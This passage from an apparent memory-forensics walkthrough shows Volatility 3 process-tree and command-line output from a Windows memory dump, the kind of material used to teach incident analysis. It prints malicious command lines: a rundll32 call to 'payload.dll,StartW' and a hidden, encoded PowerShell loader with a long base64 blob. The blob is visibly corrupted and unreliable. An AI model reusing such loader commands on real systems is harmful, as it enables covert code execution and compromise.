** 1172	632	svchost.exe	0x800ae01542c0 20	-	0	
False	2023-08-10 00:22:56.000000		N/A			
** 1684	632	svchost.exe	0x800ae030f2c0 4	-	0	
False	2023-08-10 00:22:57.000000		N/A			
** 7320	632	svchost.exe	0x800ae2b36080 3	-	0	
False	2023-08-10 00:24:49.000000		N/A			
** 4260	632	svchost.exe	0x800ae0f292c0 7	-	1	
False	2023-08-10 00:23:03.000000		N/A			
** 8100	632	svchost.exe	0x800ae1f67080 8	-	0	
False	2023-08-10 00:24:59.000000		N/A			

```
** 3240 632 msdtc.exe 0x800ae0af9280 9 - 0
False 2023-08-10 00:23:00.000000 N/A
** 2092 632 svchost.exe 0x800ae06d32c0 8 - 1
False 2023-08-10 00:22:57.000000 N/A
** 4400 632 SearchIndexer. 0x800ae0fcb240 16 - 0
False 2023-08-10 00:23:04.000000 N/A
** 440 632 svchost.exe 0x800ae007f240 63 - 0
False 2023-08-10 00:22:56.000000 N/A
*** 2080 440 sihost.exe 0x800ae04ba080 8 - 1
False 2023-08-10 00:22:57.000000
N/A
*** 2404 440 taskhostw.exe 0x800ae07f22c0 8 - 1
False 2023-08-10 00:22:57.000000
N/A
*** 2380 440 taskhostw.exe 0x800ae07ea280 0 - 1
False 2023-08-10 00:22:57.000000
2023-08-10 00:23:00.000000
*** 3372 440 powershell.exe 0x800ae1fe1080 8 - 0
False 2023-08-10 00:30:32.000000
N/A
**** 3136 3372 conhost.exe 0x800ae25e3300 4 - 0
False 2023-08-10 00:30:32.000000
N/A
**** 6564 3372 Autorunsc64.ex 0x800ae2ddf080 1 - 0
False 2023-08-10 00:30:40.000000
N/A
** 4920 632 svchost.exe 0x800ae24692c0 2 - 0
False 2023-08-10 00:24:00.000000 N/A
** 2880 632 svchost.exe 0x800ae0841240 2 - 0
False 2023-08-10 00:22:58.000000 N/A
** 2244 632 vm3dservice.ex 0x800ae0729240 2 - 0
False 2023-08-10 00:22:57.000000 N/A
*** 2520 2244 vm3dservice.ex 0x800ae0530080 2 - 1
False 2023-08-10 00:22:58.000000
N/A
** 1480 632 svchost.exe 0x800ae0309080 8 - 0
False 2023-08-10 00:22:56.000000 N/A
** 2252 632 VGAuthService. 0x800adf464300 2 - 0
False 2023-08-10 00:22:57.000000 N/A
** 1996 632 svchost.exe 0x800ae180d080 10 - 0
False 2023-08-10 00:23:14.000000 N/A
** 7884 632 SgrmBroker.exe 0x800ae1f63240 7 - 0
False 2023-08-10 00:24:58.000000 N/A
** 1872 632 svchost.exe 0x800ae0303080 12 - 0
False 2023-08-10 00:22:57.000000 N/A
** 7292 632 svchost.exe 0x800ae2de0080 5 - 0
False 2023-08-10 09:31:21.000000 N/A
** 344 632 svchost.exe 0x800ae00c02c0 16 - 0
False 2023-08-10 00:22:56.000000 N/A
** 2008 632 svchost.exe 0x800ae04a72c0 6 - 0
```

```
False 2023-08-10 00:22:57.000000 N/A
** 8024 632 svchost.exe 0x800ae139a0c0 3 - 0
False 2023-08-10 00:24:58.000000 N/A
** 2140 632 svchost.exe 0x800ae06d4080 10 - 0
False 2023-08-10 00:22:57.000000 N/A
** 2276 632 MsMpEng.exe 0x800adf466280 0 - 0
False 2023-08-10 00:22:57.000000 2023-08-10 00:31:58.000000
** 1380 632 Sysmon64.exe 0x800ae1b74080 12 - 0
False 2023-08-10 00:30:58.000000 N/A
** 360 632 svchost.exe 0x800ae00d02c0 12 - 0
False 2023-08-10 00:22:56.000000 N/A
** 3964 632 SecurityHealth 0x800ae1489280 9 - 0
False 2023-08-10 00:23:17.000000 N/A
** 3944 632 VSSVC.exe 0x800ae16c4080 5 - 0
False 2023-08-10 09:31:21.000000 N/A
** 876 632 svchost.exe 0x800ae00dd280 14 - 0
False 2023-08-10 00:22:56.000000 N/A
*** 2840 876 ctfmon.exe 0x800ae0584080 8 - 1
False 2023-08-10 00:22:58.000000
N/A
*** 1584 876 dasHost.exe 0x800ae10c5080 3 - 0
False 2023-08-10 00:23:14.000000
N/A
** 2284 632 vmtoolsd.exe 0x800adf4620c0 12 - 0
False 2023-08-10 00:22:57.000000 N/A
** 760 632 svchost.exe 0x800adff42240 12 - 0
False 2023-08-10 00:22:56.000000 N/A
*** 2432 760 smartscreen.ex 0x800ae29ac080 7 - 1
False 2023-08-10 09:32:30.000000
N/A
*** 2440 760 WWAHost.exe 0x800ae24752c0 26 - 1
False 2023-08-10 00:24:10.000000
N/A
*** 5392 760 RuntimeBroker. 0x800ae17a52c0 1 - 1
False 2023-08-10 00:23:07.000000
N/A
*** 2320 760 ApplicationFra 0x800ae21a92c0 3 - 1
False 2023-08-10 00:24:10.000000
N/A
*** 5520 760 RuntimeBroker. 0x800ae10b6080 2 - 1
False 2023-08-10 00:33:03.000000
N/A
*** 7316 760 StartMenuExper 0x800ae1360080 6 - 1
False 2023-08-10 00:30:58.000000
N/A
*** 4504 760 ShellExperienc 0x800ae1456080 15 - 1
False 2023-08-10 00:31:01.000000
N/A
*** 5912 760 RuntimeBroker. 0x800ae1804200 4 - 1
False 2023-08-10 00:23:11.000000
```

	N/A						
*** 4640	760	TextInputHost.	0x800ae0d90340	9	-	1	
False	2023-08-10 00:30:59.000000						
	N/A						
*** 672	760	SearchApp.exe	0x800ae12b4340	46	-	1	
False	2023-08-10 00:31:00.000000		N/A				
*** 2868	760	SkypeBackgroun	0x800ae2961080	4	-	1	
False	2023-08-10 09:10:28.000000						
	N/A						
*** 3128	760	WmiPrvSE.exe	0x800ae0ab8280	13	-	0	
False	2023-08-10 00:23:00.000000						
	N/A						
*** 4932	760	RuntimeBroker.	0x800ae11532c0	10	-	1	
False	2023-08-10 00:23:05.000000						
	N/A						
*** 6732	760	dllhost.exe	0x800ae170c340	6	-	1	
False	2023-08-10 00:24:12.000000						
	N/A						
*** 5848	760	RuntimeBroker.	0x800ae10c62c0	2	-	1	
False	2023-08-10 00:23:10.000000						
	N/A						
*** 1260	760	RuntimeBroker.	0x800ae15f0080	1	-	1	
False	2023-08-10 00:24:09.000000						
	N/A						
*** 4208	760	unsecapp.exe	0x800ae2c1d080	3	-	0	
False	2023-08-10 00:30:58.000000						
	N/A						
*** 1908	760	Microsoft.Phot	0x800ae164b0c0	15	-	1	
False	2023-08-10 00:23:06.000000						
	N/A						
*** 4724	760	RuntimeBroker.	0x800ae0e27080	3	-	1	
False	2023-08-10 00:23:04.000000						
	N/A						
*** 7028	760	WinStore.App.e	0x800ae2937080	12	-	1	
False	2023-08-10 00:24:26.000000						
	N/A						
*** 7032	760	RuntimeBroker.	0x800ae1b91300	2	-	1	
False	2023-08-10 00:23:49.000000						
	N/A						
*** 6908	760	SkypeApp.exe	0x800ae1ee0240	41	-	1	
False	2023-08-10 00:23:46.000000						
	N/A						
** 884	632	svchost.exe	0x800adff8c2c0	8	-	0	
False	2023-08-10 00:22:56.000000		N/A				
** 1272	632	svchost.exe	0x800ae01b92c0	17	-	0	
False	2023-08-10 00:22:56.000000		N/A				
** 1788	632	spoolsv.exe	0x800adb8cc080	7	-	0	
False	2023-08-10 00:22:57.000000		N/A				
* 768	492	fontdrvhost.ex	0x800adff46080	5	-	0	
False	2023-08-10 00:22:56.000000		N/A				

* 660	492	lsass.exe	0x800adf781080	8	-	0
False	2023-08-10 00:22:56.000000	N/A				
500	484	csrss.exe	0x800adf6e7140	12	-	1
False	2023-08-10 00:22:55.000000	N/A				
588	484	winlogon.exe	0x800adf770080	7	-	1
False	2023-08-10 00:22:55.000000	N/A				
* 7148	588	explorer.exe	0x800ae0d4b080	48	-	1
False	2023-08-10 00:30:56.000000	N/A				
** 3648	7148	rundll32.exe	0x800ae16c6080	4	-	1
False	2023-08-10 09:15:14.000000	N/A				
** 892	7148	chrome.exe	0x800ae10d2080	42	-	1
False	2023-08-10 09:32:30.000000	N/A				
*** 2784	892	chrome.exe	0x800ae26a92c0	15	-	1
False	2023-08-10 09:32:32.000000	N/A				
*** 3416	892	chrome.exe	0x800ae0e62080	14	-	1
False	2023-08-10 09:32:34.000000	N/A				
*** 7208	892	chrome.exe	0x800ae4a7d080	17	-	1
False	2023-08-10 09:32:32.000000	N/A				
*** 4296	892	chrome.exe	0x800ae0ee3080	14	-	1
False	2023-08-10 09:32:34.000000	N/A				
*** 4492	892	chrome.exe	0x800ae2c53080	8	-	1
False	2023-08-10 09:32:31.000000	N/A				
*** 3052	892	chrome.exe	0x800ae2847080	9	-	1
False	2023-08-10 09:32:32.000000	N/A				
*** 4972	892	chrome.exe	0x800ae2b17080	14	-	1
False	2023-08-10 09:32:34.000000	N/A				
*** 7416	892	chrome.exe	0x800ae26b32c0	15	-	1
False	2023-08-10 09:32:33.000000	N/A				
** 6388	7148	chrome.exe	0x800ae1389080	0	-	1
False	2023-08-10 09:11:41.000000	2023-08-10 09:15:24.000000				
* 3508	588	userinit.exe	0x800ae0b75300	0	-	1
False	2023-08-10 00:23:00.000000	2023-08-10 00:23:24.000000				
* 972	588	dwm.exe	0x800ae0021080	15	-	1
False	2023-08-10 00:22:56.000000	N/A				
* 772	588	fontdrvhost.ex	0x800adff45140	5	-	1
False	2023-08-10 00:22:56.000000	N/A				
3912	3552	SecurityHealth	0x800ae148a080	1	-	1
False	2023-08-10 00:23:17.000000	N/A				
5984	3552	vmtoolsd.exe	0x800ae148f080	6	-	1
False	2023-08-10 00:23:17.000000	N/A				
6744	908	powershell.exe	0x800ae5da50c0	10	-	1
False	2023-08-10 09:21:16.000000	N/A				

```
* 5692 6744 conhost.exe 0x800ae19e4300 3 - 1
False 2023-08-10 09:21:16.000000 N/A
5468 7512 rundll32.exe 0x800ae01f0080 3 - 0
False 2023-08-10 09:23:15.000000 N/A
```

## Identifying Process Command Lines

Volatility's `windows.cmdline` plugin can provide us with a list of process command line arguments as follows.

```
C:\Users\johndoe\Desktop\volatility3-develop>python vol.py -q -f
..\memdump\PhysicalMemory.raw windows.cmdline
Volatility 3 Framework 2.5.0

PID      Process Args

4        System Required memory at 0x20 is inaccessible (swapped)
92       Registry Required memory at 0x20 is not valid (process
        exited?)
304     smss.exe Required memory at 0xb439a5b020 is not valid
        (process exited?)
416     csrss.exe %SystemRoot%\system32\csrss.exe
        ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=0n
        SubSystemType=Windows ServerDll=basesrv,1
        ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4
        ProfileControl=Off MaxRequestThreads=16
492     wininit.exe Required memory at 0xf32bb96020 is inaccessible
        (swapped)
500     csrss.exe %SystemRoot%\system32\csrss.exe
        ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=0n
        SubSystemType=Windows ServerDll=basesrv,1
        ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4
        ProfileControl=Off MaxRequestThreads=16
588     winlogon.exe winlogon.exe
632     services.exe C:\Windows\system32\services.exe
660     lsass.exe C:\Windows\system32\lsass.exe
760     svchost.exe C:\Windows\system32\svchost.exe -k DcomLaunch -p
772     fontdrvhost.ex Required memory at 0x983ebae020 is inaccessible
        (swapped)
768     fontdrvhost.ex Required memory at 0x2e08a79020 is inaccessible
        (swapped)
884     svchost.exe C:\Windows\system32\svchost.exe -k RPCSS -p
972     dwm.exe Required memory at 0x16b5215ff is not valid (process
        exited?)
440     svchost.exe C:\Windows\system32\svchost.exe -k netsvcs -p
344     svchost.exe Required memory at 0x20266003378 is inaccessible
        (swapped)
```

```
360      svchost.exe      C:\Windows\System32\svchost.exe -k
LocalServiceNetworkRestricted -p
876      svchost.exe      C:\Windows\System32\svchost.exe -k
LocalSystemNetworkRestricted -p
1172     svchost.exe      C:\Windows\system32\svchost.exe -k LocalService -p
1272     svchost.exe      C:\Windows\System32\svchost.exe -k NetworkService
-p
1428     MemCompression   Required memory at 0x20 is not valid (process
exited?)
1480     svchost.exe      C:\Windows\System32\svchost.exe -k
LocalServiceNetworkRestricted -p
1676     svchost.exe      Required memory at 0xf645948020 is inaccessible
(swapped)
1684     svchost.exe      Required memory at 0x909d34b020 is inaccessible
(swapped)
1788     spoolsv.exe      Required memory at 0x10eb020 is inaccessible
(swapped)
1872     svchost.exe      Required memory at 0x6500bf600098 is not valid
(process exited?)
2008     svchost.exe      Required memory at 0x80780f7020 is inaccessible
(swapped)
2080     sihost.exe       Required memory at 0x28700281b48 is inaccessible
(swapped)
2092     svchost.exe      Required memory at 0x2b86fc03368 is inaccessible
(swapped)
2140     svchost.exe      Required memory at 0x266106032f8 is inaccessible
(swapped)
2244     vm3dservice.ex   Required memory at 0x8729baf020 is inaccessible
(swapped)
2252     VGAuthService.   Required memory at 0xe49cc1d020 is inaccessible
(swapped)
2276     MsMpEng.exe     Required memory at 0x69c1943020 is not valid
(process exited?)
2284     vmttoolsd.exe   "C:\Program Files\VMware\VMware
Tools\vmttoolsd.exe"
2380     taskhostw.exe   Required memory at 0x1afc45f020 is not valid
(process exited?)
2404     taskhostw.exe   taskhostw.exe {222A245B-E637-4AE9-A93F-
A59CA119A75E}
2520     vm3dservice.ex   Process 2520: Required memory at 0xfdac105020 is
not valid (incomplete layer memory_layer?)
2840     ctfmon.exe     Process 2840: Required memory at 0x1935cea020 is
not valid (incomplete layer memory_layer?)
2880     svchost.exe     Required memory at 0x152082032f8 is inaccessible
(swapped)
640      dllhost.exe     Required memory at 0x1c9760f1ae8 is inaccessible
(swapped)
3128     WmiPrvSE.exe   C:\Windows\system32\wbem\wmiprvse.exe
3240     msdtc.exe      Required memory at 0x800ba3020 is inaccessible
(swapped)
```

```
3508 userinit.exe Required memory at 0xd59bec7020 is not valid
(process exited?)
4260 svchost.exe C:\Windows\system32\svchost.exe -k
ClipboardSvcGroup -p
4400 SearchIndexer. C:\Windows\system32\SearchIndexer.exe /Embedding
4724 RuntimeBroker. Required memory at 0x26470e03368 is inaccessible
(swapped)
4932 RuntimeBroker. Required memory at 0xdadfdb4020 is inaccessible
(swapped)
1908 Microsoft.Phot Required memory at 0xeead9c0020 is inaccessible
(swapped)
5392 RuntimeBroker. Required memory at 0x6a6b1c020 is inaccessible
(swapped)
5848 RuntimeBroker. Required memory at 0xdc206e4020 is inaccessible
(swapped)
5912 RuntimeBroker. C:\Windows\System32\RuntimeBroker.exe -Embedding
1996 svchost.exe C:\Windows\system32\svchost.exe -k
LocalServiceAndNoImpersonation -p
1584 dasHost.exe Required memory at 0x4f926fa020 is inaccessible
(swapped)
3912 SecurityHealth Required memory at 0x640d1a0020 is inaccessible
(swapped)
3964 SecurityHealth Required memory at 0x1839e8b1ae8 is inaccessible
(swapped)
5984 vmttoolsd.exe Required memory at 0x16beabd226c is inaccessible
(swapped)
6908 SkypeApp.exe Required memory at 0x78 is not valid (process
exited?)
7032 RuntimeBroker. C:\Windows\System32\RuntimeBroker.exe -Embedding
4920 svchost.exe Required memory at 0x34a8ee7020 is inaccessible
(swapped)
1260 RuntimeBroker. Required memory at 0xe7bf823020 is inaccessible
(swapped)
2320 ApplicationFra Required memory at 0x53775f020 is inaccessible
(swapped)
2440 WWAHost.exe Required memory at 0x811ed5d020 is inaccessible
(swapped)
6732 dllhost.exe Required memory at 0xaf3a7d8020 is inaccessible
(swapped)
7028 WinStore.App.e Required memory at 0x4cc3601020 is inaccessible
(swapped)
7320 svchost.exe Required memory at 0x8e7d877020 is inaccessible
(swapped)
7884 SgrmBroker.exe C:\Windows\system32\SgrmBroker.exe
8024 svchost.exe Required memory at 0xe7489d4020 is inaccessible
(swapped)
8100 svchost.exe Required memory at 0x2970291020 is inaccessible
(swapped)
6160 svchost.exe Required memory at 0x78 is not valid (process
exited?)
```

```
3372 powershell.exe Required memory at 0x15ce1221b78 is inaccessible
(swapped)
3136 conhost.exe Required memory at 0x23ead681b78 is inaccessible
(swapped)
6564 Autorunsc64.ex Process 6564: Required memory at 0x1ca110452020 is
not valid (incomplete layer memory_layer?)
7148 explorer.exe explorer.exe
1380 Sysmon64.exe C:\Windows\Sysmon64.exe
4208 unsecapp.exe Required memory at 0x2cff1e020 is inaccessible
(swapped)
7316 StartMenuExper
"C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2tx
yewy\StartMenuExperienceHost.exe" -
ServerName:App.AppXywbrabmsek0gm3tkwpr5kwzbs55tkqay.mca
4640 TextInputHost.
"C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInput
Host.exe" -ServerName:InputApp.AppXjd5delg66v206tj52m9d0dtpppx4cgpn.mca
672 SearchApp.exe Required memory at 0x50435f676ee1 is not valid
(process exited?)
4504 ShellExperienc Required memory at 0x12bdd05f is inaccessible
(swapped)
5520 RuntimeBroker. Required memory at 0x5f2a3f4020 is inaccessible
(swapped)
2868 SkypeBackgroun Process 2868: Required memory at 0x1f01ffec0000 is
not valid (incomplete layer memory_layer?)
7820 Velociraptor.e "C:\Program Files\Velociraptor\Velociraptor.exe"
--config "C:\Program Files\Velociraptor\client.config.yaml" service run
6388 chrome.exe Required memory at 0x315417b020 is not valid
(process exited?)
3648 rundll32.exe "C:\Windows\System32\rundll32.exe"
payload.dll,StartW
6744 powershell.exe "PowerShell.exe" -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQ
BtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBp
AG4AZwAoACIASAA0AHMASQBBAEEAAQBBAAEEAAQBBAAEEAAQBBMAFYAVvBhAFcAlwBpAFMAaABiAD
kAbgBQAHCASwBmADIAZwBKAFUAQgBNAECAYgBDAEQATgBHADcAWAAwAEQATQBIAHMAUwB5AEEA
cwBkAGwANABVAGwAYwB1AEYASwBlAEsAMQBYAEEAYgBEAG0ALwBmAGYANQA1AGEAQgBkAEgAbw
A2AFAAZABQAFMAegBFAFMASwBxAEGATABkADUAZABTADUUAUwA5ADAANQA0AFgAZAB6AHoAaQBq
AG0AbwA4AEEAbQAwAHQAMgBTAHMASgBnAECAdgBpAFQAZgAzAG0ANABTAEgAMwBPAHgARgBvAH
MAWABoAC8AQwBYAGsAQQBYADQAQgBkAGsAMgBJADMARQBzAC8AWABsADcATQAwAFUATQBIAFYA
TAArADAAeAA2AHgARgB5ACsAdwBFADUAYwBVAHAAVwB3AGoAQgBJAG0AZABNAEYASwA0AHUAYg
BtAdkAeQBUDQAbABmAG8AdwAyADUATQBWAEgAbgBPADcASgBpADAAZgA0AE4AcgBCAGoANgBh
AHUAVQBmADEATABEFUAQQBzADgAUgBQADMAbgAzADMANQByAEoAWQB3AFIAbgA1AC8AMwBwAF
EANwBoAGEAaAB3AFQAegAzAEkACABpAGYATQBGDYAUgAvAFMAYQBrAHMAWQB1AFoAdABZAE8A
NABLADUA0QBLAGYAMAA2AGEAWABVAGMAUQBNAEWAdQBSAGUAeABZAHcAdgBoAEwAZAB4AEMA0Q
BXADEAeAB0AGcAdwB3AEUAagBjAG8AegBVAE8AWAA4AG4AegB1AGoAegA5AHkAaABhAGUANwB5
AG4ATwBwAEgAUwBYAEkAagBmAE8ANQArAFQASABtAHgAQwB2AFoAcgBwAHMAcgBTAEgA0ABWAG
gATQBQAEgAWQAwwGoAeQB1AFIASABGAEWASQBpAEQARABTAcSAdABxAESALwBJAHAAVQBXAECa
ZgBwAHkAQgBIADUAMgB4ADUAdwBxAFgAbQB6AGsAaABnAG4AdgA4AC8ASgBMAEMANgBsAGsAbg
BuADQAUABsAEYATABoAFIAegB4AHoAbQBpAHQASwBUADgAUABmADAALwBDAH0AQAvAG8AWgBt
```

AGwAdgBpAGMAZQBxAFQAVQA4AHOAbABoAFEAVABnAG4AYgBFADgAeABpAFUAdABkADUATgBzAH  
UAbQBaAEUATgBxAE8AVgBpAGkASgBuAHYANQBBAG8AQQBnAgGARwBlAE0ARgArADYAWQBnAEcA  
OQBmAGYAQgBLADgAcAAvADgAeABIAFcATABZFAAZgBwAFYAKwAwACsANQA4AGYAawBjAEMAWA  
AzAFYANQBYAHkANwA1AFYAQQBhAHMAcABaAG8AWABqAEoAaQBWACsAaABZADUAVABsAHoAZABr  
AGMAWABPAGMASAA5AE8AKwBTAHEAdwBCAC8AUAB5AFIAWQA0AGYAYQB2AGoAMQBMAFYASgBpAD  
UAeABFAEMAYwB2AEgUAUBoADkAbAA2AHUAMwB0AHOAZABQADIWgBMAEEAZgBmAewAVABJAEsA  
YQBaADMAbABLAHAAWABKAFIARwBBAAEEATAB4AGcAQgAxAEYATwBCADkAWgBRAGcAcgBQADMAKw  
BKAHoAZABuAHYAVgBqAEkAcwAvAE4AVgBTADUAYQBsADEAMAB6AHUARQA1ADQALwBnAHEAUABT  
ADAARABhAGoALwBmADMAaABS AHUATAA5AGsAagB2AHIAOQBZAEMAWABWAHQAdwBzAFQANQB6AD  
YAdABCAEKAEAB2AHEARQArADMAbwBJADQALwBpAGEA0ABMAG4AUAA0AG8AWgAyAGIAZwBrADQA  
NgB0ADAARgBSAHMARAB6AG4AegB1AGMAawBCAHMANwBjAEoATwBUAGgARAA2ADkASwB0AGEAMg  
A2AFAA0ABUAGIAZAA1AEIACQBkAGkAaQBIAHMATQBxAEMAQQBsAEMAAdAArAEQATwBjAGMAdwBu  
ACsAdgA1AEkAKwBJAEIAZgArAGMA0QBwAE8AbQBUEAQAWgBRAFOAdQBVAHAAZgBTAHUAdAA0AD  
kAUwA3ADIASQBwAGQAYgBMAG8AcgBqAG8AagBSAE4AbwBNADUAEABVAFoAbwBUADUAQgBLADcA  
SwBLAGwAKwBUAEMA0QBIAGEAcwBLAEQAYgBKAG4ANwBCAG4AZQBVAHUASgB4AGkARgBQAE8Acg  
B1AGUAZgBDAEIANQBSAGUAWABMAGMAQwBIAHkAbwBtAHcAUgBCAGQAbwBPAEYAEABIAGgASgBN  
AGsAUwB0AFkASwBVAAHAZABhAHAAUABtAGMAVQA2AGQASwA0AFQAYwBoADUAEQAwAGsATwB0AE  
MAeQBZAEcAbABQAGMAUQBFAHYAZwBnAHUANQBsAHoAawBEAEwATwBMAC8ANQBvAGYAaABkAEsA  
YwA4AEoANABYAHUAcwBRAEQANgBhAHcATAA2AFMANQB5AG8ATwBkAGMASwBpAHAATABOACsAUQ  
BRAE8ALwBkAHYAWQBGAC8AcgA1AEYAdwBVAGcAcQBzAHIAUwBlADkAQQBRAHcATABNADMAWQBB  
AFgAcABTAFYAbABIAFAAcABhAHIAAdgBoAEQANAB2ADEAMwA4AEwANQB2AE0AZAAvAEIAYgBEAE  
YAEQBDAFcAUQArAEsA0ABUAGUAQgBoAHIANgB1AFEAcwBBAE8AegBFADkAUQBUE0AbQBrAGYA  
UwBsAEkARQByAHcAcQBYAG4AawBvAHAAWQB5AE0AMQBnADgATgAxAC8AZgBpAE0ANQBvAFoAUg  
B5AFUAZABCAFOANABUAFIAUwBUAGUAbgBXAGUA0QBIAgGgA0ABUHAARQBUEoAMgAxAE0AaAAv  
AFgAagBhAE4AZQBUIACsAMABMAEQASAA2AGYAWQBYPADcATAAyAFgAdQArAGcAKwBqAFoA0QBrAE  
oATQBBAFAAMwBJAFcAZABkAHMAYQA3AEcAZABZAGoAbQBPADMANAA0AGIAVwBkAGgAaQBoAGQA  
TABqAGIACABZADMAVwArAHQAaQB1AHEAdgBLAFEAMQBtAG0ATgA5AHAASgBoADgAKwBUAHIARg  
BIAHUAZwA5AHOAQQBKAGoARgBtAEQA0QBmAFoAagBQAFgARABqACsAMABGAEwAWAB5ADAAUQAz  
AFUAVwBaAHIAOABTAHIAVgB1AHcAMgBPAGcANQBQAHUATAA1AGwARQA1AGsARQB4AG0ARQBjAD  
kAZgBaAFQAMQBWADcAdABjAGQAMABiAEIASABxAGQAZwArADQAeQBhAFMAYwBoAGEAeQB1AFQA  
cQBaAEUATQBvADYASABYAG8A0QBYAHQAWABsAHYAEQAvAHIANwBYACsAZABJAGQAEQBAGIANg  
A0AGwAcgAzAEoATgBPADMASQArAEgATABpAEoAdwA5AEUAdgB0AFQAUQArAHgAcAAxEMASgBN  
ACsARABHAEAAZgBhAEoAVQA2AG0AVABWAHYAegBmAdgAawBKAEoAVgA0AHAAdwBPAFkANABYAH  
QAawAwAGIAawBQAG4AeABQAGcAaABFAE8AWQAYAFYA0AB3AHAAdgBYADEAEAAwAEsASwA0AHYA  
NQBhADIAWAB3AHUARABEAFgAdwBFADAARgBSAFUAEQAZADYAbQB4AHUAaABPADUAKwBxAFMANQ  
BlAGwAYQBUEoATQBtAHgANwBIAFQAQwBPAEIAVQA2AEsANQBmADcASgBDAEYA0QB0AGUAeABt  
ADEAbABhAG4AVgBXADMAUgBkAEYAaQBWADkANgBpAGwAdwA1ACsATgBGAHgAdQBzAGYANQAvAE  
0AbQAvAEeANQBNAGUAEABCADkAcQBkAGsAbgArAGQAZwBOAHEANgBqAE8ASwBIAEMAYQBnAHAA  
OQA3AHcAUwA5AGUAEABMAHYAZQBhAHUATABqAHQAVQA0ADkAdgBKAFcAMQAYAFEANAAZAHYAQw  
BTAHEAQQB1ADUAcQBkADkAdwBmAHIARgBNAFcA0ABUADYATAA5AG0ANQBVAG0AMAB5AHgAdwBK  
ADMACABDAGYAbQBIAHEAagB1AHAAZwBIAHgAawA3AFkAWQBEADkATABsAEgAUgB6AHYAVQBPAE  
0AWABEAEAAZABtAEwA0QBYAEcAcQBEGQASgBqAGIA0QBmADcAawBqAFMARgBuAHQAWQB4AGoA  
NQBZAGUANwAzAFQAdgAwAE0ASQBIAGMAdwBkADUAVQB0AFcAVgB4AG8AbQBzADQANQBWACsANA  
BLAGYATgBRADcAQQB3AE8AdQBwAEEAMQA2AHQAZAAwAHcAcwBkAHcAMgA5AFAAYwB0AGUAbQAx  
AHMAcQBtAGUASQBVAG4AaABsAGQAUgBrAEwA0ABFADMAKwBaAEIA0AAyADAAUABkAC8ASABFAF  
gASQBWADcAMAArAGwAMQAwAFcASABMAFcAdgBQAFIAEQBsAEwANwBwAHkAWQBkAHkANAB1ADIA  
TwBkAE8A0ABmAG4AdgAyAFcAbABsADMASABzAGIASgBvACsANABPAEgAcwB1AE4AbAB0AFkAMA  
B4AHUAMwBEAGEAUABqAFEAVABpAGUATAbjAG4A0AA5AGYA0QBxAG4AcwA2ADIAagBXAFgANAB6  
AE0AcAAwAFIAMABtAFkAagBRADEAVgBtAEUAQQA5ADcAdABOAFIAVgB6AFYAcABqAFQAWAA4AG  
8AegB6AHYAcQBxAEYAawBzAHcAcQA2AHcAbAA5AGwASQBIAGMAMQBZAHAAWgBHADUARABRAHoA

VABxADgAaQA0AFUAegBzAFkAbgBUAFIACAAwAFcAcgBZAFMAOAAxAFKA00BVAGMAZABBACsASg  
BFAG0AdgBiAGYAcwBPAEwAZQA2ADEAcwA4AHgARQBwADUAbwBIAGUAYQBUAG0AcwA3AEkAMAAz  
AFoAagBJAHgATwBQADkAWAA4AHAAZwBMADMA0ABnADEAZgA5AHcARQB2AHQAKwBXAHcAZwBuAH  
gAZAB4AG0AcABOAE0AZQBGAE0A0AA1AGEAUgBKAFIAdQB0AHAAaAB6ADMAMABPAEgAMQAvADgA  
KwBkAEIANwBtAHEATwBPAHUATgBNAHEANgBSADEARgBpADMABABIAEUARAA4AEQAcQBHAECaAq  
B6AFcAagB1ADAAaABEADMATABxAG8AWABhAhcANQBUADQAMwA1AFgANQBxAEGAbQByAFUAVwB0  
AHUUAUgB2AFEAcABUADIAMQBjAG4AdABtAhcAZQA3AEUUAUAB0AFIAVgA3AEQAVQB4ADIAYgB0AF  
QAcAB4AC8A0ABMAEgAegBnAGkAVgBSAHOAZgBRAESAKwBLAGMAagBrAHOASQBWAGEAagBSAGcA  
ZABVADcAaQBWAG8AZABJAEMATwByADIawQBGAEOAcQB2AFkAaAA1AFMAYwBaADMAVABjAFAAdQ  
BKAE4ARQBLAGYAEQBYAEkAUwBjAC8AcgAwAEQAMgBJAECAUwBpAFMASQBhADgASABsAG0AcgA2  
AEEAQgA1AGoAZQBxAGEAcgA5AGEAdAAzAGIASwAyADEASwBQAFcAagBQAFcAUwBGAHQAUwA5AF  
YAUwBZAEsAdgAwAGQASABBADIAcABpAHQATQBPAgyAdABLAeyAKwBmAeKAKwBWAGQAcQBPAHOA  
cgBEAFQAYgBqADIAMgArAGUAbAB6AGka0ABhAEkAZABYAG0AZAAwAGwATQBsAGsAcgBYAEkAVA  
BNAEOAaAArAFUAagBGAFIALwBGADIAQwAzAHoAdQBIAFMAMgA4AE4ARAA5AG8AYwB0AEYAZgB4  
AC8AZgBQAG4AcgBDAFgAZQB2AEIAMAA5AGYAVQBxAGYAcgAyAFAAawAyAC8ANwBPAFMAcWBHAG  
MAVQByAHUA0QArAGUAcW2AEwAKwB6AFIAdQA2ADcANQBzACsAbABzAGgARgBpADgAUgBTADUA  
MABVADUAaQB3AHIAQArAGoASABqAEQA0QBNAgkAZAB0AEEAeQBvADAA0AB2AG0AUABSAC8AdA  
BYAHcAbgB6AGkAdwB0AGcATABnAC8ASAAxAFYAVgBGAGQATgA4AEIAaQBzAHYAdgBKAGkAUABY  
ADcAVwA5ACsASAAxADMATQBCAFMAMABYACsAYwBGAFgANAA5AGsAQQBVAEMAdABLAG4AegAwAG  
8AMgBtADIAegA4AHUAVgB6AHgATwBnAFYAKwBLAGDAACABNAHUARgAvAHgASABaAEYARAA0AGoA  
dAA4AFcANQBUEsAcQBWAEkAdQBsADgAVgB2AHQAUQB6AFcAZgBwADIawQBWAGgAQQBLAGdAMg  
AvADIAaQBtAEwAKwBLAGhAZgBsAHYAUwBzADMAYwAvAFUAMgBzAEwASABFADkA0ABqAC8ATQBB  
AGIAZgBLAGYAMwBQADcAQQByACsAcwBoAG4AeQBHADMAcWBAAG8AbwA4AHAARQA0AC8AeQBQAH  
